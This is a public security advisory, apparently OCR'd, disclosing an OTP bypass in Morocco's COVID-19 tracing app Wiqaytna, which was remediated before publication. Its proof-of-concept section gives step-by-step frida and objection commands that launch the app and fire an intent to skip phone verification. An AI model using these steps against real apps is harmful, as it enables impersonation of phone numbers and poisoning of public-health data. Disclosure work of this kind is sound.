
D
S
T
0 1 0
0 0 1
1 1 1

Wiqaytna

Urgent Security Advisory

H.A.T

Version 1.0, 2020-11-23

Table of Contents

This* urgent *security advisory is about to describe a* Major *vulnerability *discovered during the security assessment of Morocco's COVID-19 Mobile Tracing Application Wiqaytna. It will start by going through a description of the vulnerability, then a Proof of Concept will follow before concluding on a suggested remediation.*

Commit 481661f

Delivery 23/11/2020

Recipient

Name	*Title*	*Company*
Mohamed ■■■■■	■■■■■	■■■■■
Youssef ■■■■■	■■■■■	■■■■■
Mohamed ■■■■■	■■■■■	■■■■■
Nasser ■■■■■	■■■■■	■■■■■
Zouheir ■■■■■	■■■■■	■■■■■

Changelog

Date	*Version*	*Changes*
20/06/2020	*0.1*	Analysis Started
11/07/2020	*0.3*	Anamnesis & Static Diagnostic Completed
17/07/2020	*0.5*	Urgent Security Advisory with PoC Issued
23/08/2020	*0.7*	Remediation Confirmed
23/11/2020	*1.0*	Anonymisation and public disclosure

PUBLIC

Chapter 1. Description

A **Major** vulnerability has been discovered during the security assessment of Morocco's COVID-19 Mobile Tracing Application *Wiqaytna*.

It concerns a core component of the application (**Authentication**) and can be classified under **A2:2017-Broken Authentication** in OWASP Top Ten [https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication] or **CWE-287: Improper Authentication** in Common Weakness Enumeration [https://cwe.mitre.org/data/definitions/287.html].

A malicious actor can leverage this vulnerability of **bypassing the second step of authentication** (*OTP to a phone number*) to potentially **impersonate and register to the platform as any given phone number**.

Depending on the data treatment behind the scenes on the platform, the impact could range from **poisoning** the COVID-19 Tracing dataset to **real-life consequences** as creating an artificial cluster targeting a person of interest or a rival company.

The vulnerability has been scored using the CVSS v3.1 risk assessment framework and can be summarize as follow:



Figure 1. CVSS Vector

Vulnerability 1. OTP

	A2:2017-Broken Authentication / CWE-287: Improper Authentication	8.6
	Major *Vulnerability scoring 8.6*	
Finding	OTP for phone number verification can be bypassed	
Impact	Depending on the backend data treatment, impact could range from data poisoning to real-life consequences as creating an artificial cluster targeting a person of interest or a rival company.	
Recos	It is recommended to improve the security of the Authentication process by enhancing the implemented Firebase Authentication method.	
	Action plan is **medium** *and should be taken into consideration in a* **very short term**	
	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L	



Figure 2. Radar view

Chapter 2. Proof Of Concept

2.1. Preparation

It should be noted that tests were conducted using the official Android version *(1.1.0 at the time of writing)* available on the Play Store, and **does not require any particular pre-condition** to exploit the vulnerability. The following tests were nevertheless conducted on a rooted phone for simplicity purposes.

Tests were also conducted on a non-rooted device *(Android Emulator running a Production Android 9)* and provided the same behavior.



Figure 3. Testing on a Non-Rooted Android Emulator

Hardware-wise, a rooted phone *(Xiaomi Redmi Note 6 Pro)* running on Lineage OS with the latest Android version *(Android 10)* was used to demonstrate the following Proof of Concept.

- Make sure that frida server [https://frida.re/docs/android/] is installed and running on the phone:

```
$ curl -O https://build.frida.re/frida/android/arm/bin/frida-server

$ adb push frida-server /data/local/tmp/

$ adb shell "chmod 755 /data/local/tmp/frida-server"

$ adb shell "/data/local/tmp/frida-server &"
```

- Make also sure that objection [https://github.com/sensepost/objection] is installed on the testing computer:

```
$ pip3 install objection
```

2.2. Attack Vector

Let's break down the Proof of Concept video:

- [00:03] Launching Application covid.trace.morocco using frida:

```
$ frida -U -f covid.trace.morocco --no-pause
```



Figure 4. PoC video at the 00:03 mark

It should be noted that the start.js is completely optional and have no link with the attack vector: These Frida gadgets are merely helper to disable some onboot checks and to enable application logs for the sake of clarity.

- [00:25] RegisterNumberFragment view is created and a random number is registered



Figure 5. PoC video at the 00:25 mark

- [00:30] signInAnonymously is successful



Figure 6. PoC video at the 00:30 mark

Despite the fact that the OTP confirmation was not yet been submitted nor verified, the application is already signed in the firebase environment. Thus, bypassing the OTP screen is the only remaining step to continue the "normal" behavior of the application.

- [00:33] objection is launched

```
$ objection --gadget covid.trace.morocco explore
```



Figure 7. PoC video at the 00:33 mark

- [00:38] Bypass the OTP screen by calling the intent 'launch_activity' of the 'MainActivity'

```
$ android intent launch_activity covid.trace.morocco.MainActivity
```



Figure 8. PoC video at the 00:38 mark

By triggering the intent on the MainActivity, the application restarts the Onboarding Activity on the permission fragment, thus bypassing the OTP and Personal Information screens.

- [00:42] Setting permissions



Figure 9. PoC video at the 00:42 mark

- [00:58] Application fully operational



Figure 10. PoC video at the 00:58 mark

